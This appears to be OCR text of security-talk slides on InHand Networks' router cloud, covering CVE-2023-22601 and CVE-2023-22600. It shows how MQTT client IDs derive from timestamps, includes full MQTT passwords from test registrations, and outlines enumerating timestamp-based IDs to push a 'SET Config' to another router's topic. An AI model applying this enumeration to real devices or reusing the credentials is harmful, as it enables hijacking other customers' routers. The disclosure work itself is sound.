
iot.inhandnetworks.com

Topics for each router:

/v1/**id**/task/notice
/v1/**id**/task/update

InHand Networks cloud platform

Overview



MQTT/S

'FW Upgrade'
/v1/id/task/notice

Upgrading..
/v1/id/task/update


Device Manager
iot.inhandnetworks.com

HTTPS
Upgrade Firmware

Admin

Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)



HTTP/S

Registration
MD5(**Email_1** + **Serial** + salt)

MQTT Creds

HTTP/S


Registration
MD5(**Email_2** + **Serial** + salt)

MQTT Creds


Device Manager
iot.inhandnetworks.com

Security configurations


CVE-2023-22601 – Use of Insufficiently Random Values (1/3)



```
Registering the device to [redacted]kako@gmail.com account
ClientID: 62d946126f5e5d0001e66104
Username: 62d946126f5e5d0001e66104
Password: F1n6pJql5zwxHKnYqT7JaHtyzW6oQpjT
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to [redacted]435@gmail.com account
ClientID: 62d9473e6f5e5d0001e66106
Username: 62d9473e6f5e5d0001e66106
Password: cECxbh2L6cq35BiODIxzovyqizDwsWIp
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to [redacted]ako@gmail.com account
ClientID: 62d9486a6f5e5d0001e66108
Username: 62d9486a6f5e5d0001e66108
Password: b7XbqGLaRvlWbQNwEBGm01ejZAe4epB6
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to [redacted]435@gmail.com account
ClientID: 62d949a76f5e5d0001e6610a
Username: 62d949a76f5e5d0001e6610a
Password: IgVp4qPAV1jZpFrZUKZiohLTM8PAL6wj
Host: iot.inhandnetworks.com
Port: 1883
```



```
[1]: from time import ctime

[2]: ctime(0x62d94612)
[2]: 'Thu Jul 21 15:26:58 2022'
```



HTTP/S

Registration
MD5(**Email_1** + **Serial** + salt)
MQTT Creds


HTTP/S

Registration
MD5(**Email_2** + **Serial** + salt)
MQTT Creds


Device Manager
iot.inhandnetworks.com

Security configurations


CVE-2023-22601 – Use of Insufficiently Random Values (1/3)



```
[3]: ctime(0x62de43aa)
[3]: 'Mon Jul 25 10:18:02 2022'
```



```
[4]: ctime(0x62de44d7)
[4]: 'Mon Jul 25 10:23:03 2022'
```




```
Registering the device to ka[redacted]@gmail.com account
ClientID: 62de427e6f5e5d0001e6646e
Username: 62de427e6f5e5d0001e6646e
Password: lE6mT0qgDefYLhiwU6wTKo0n732iThZB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to jo[redacted]5@gmail.com account
ClientID: 62de43aa6f5e5d0001e66470
Username: 62de43aa6f5e5d0001e66470
Password: FQNXk7X7m3zeez8ZPs1xJp8w988pKPKB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to ka[redacted]@gmail.com account
ClientID: 62de44d76f5e5d0001e66474
Username: 62de44d76f5e5d0001e66474
Password: RK3GhFCvA1yIKFGOLi03A4yvrs6QWfD6
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to jo[redacted]5@gmail.com account
ClientID: 62de46036f5e5d0001e66476
Username: 62de46036f5e5d0001e66476
Password: LhKPsIYT23Hk92cUD9nuD9ouMclPKjYQ
Host: iot.inhandnetworks.com
Port: 1883
```

Another router's ID:

{timestamp + 1 }6f5e5d001e66472
{timestamp + 2 }6f5e5d001e66472
.....
{timestamp + 300 }6f5e5d001e66472

Security configurations

CVE-2023-22600 – Improper access control (2/3)



Publish: **“SET Config”**
/v1/**{timestamp+175}**.. 472/task/notice

Device Manager

iot.inhandnetworks.com

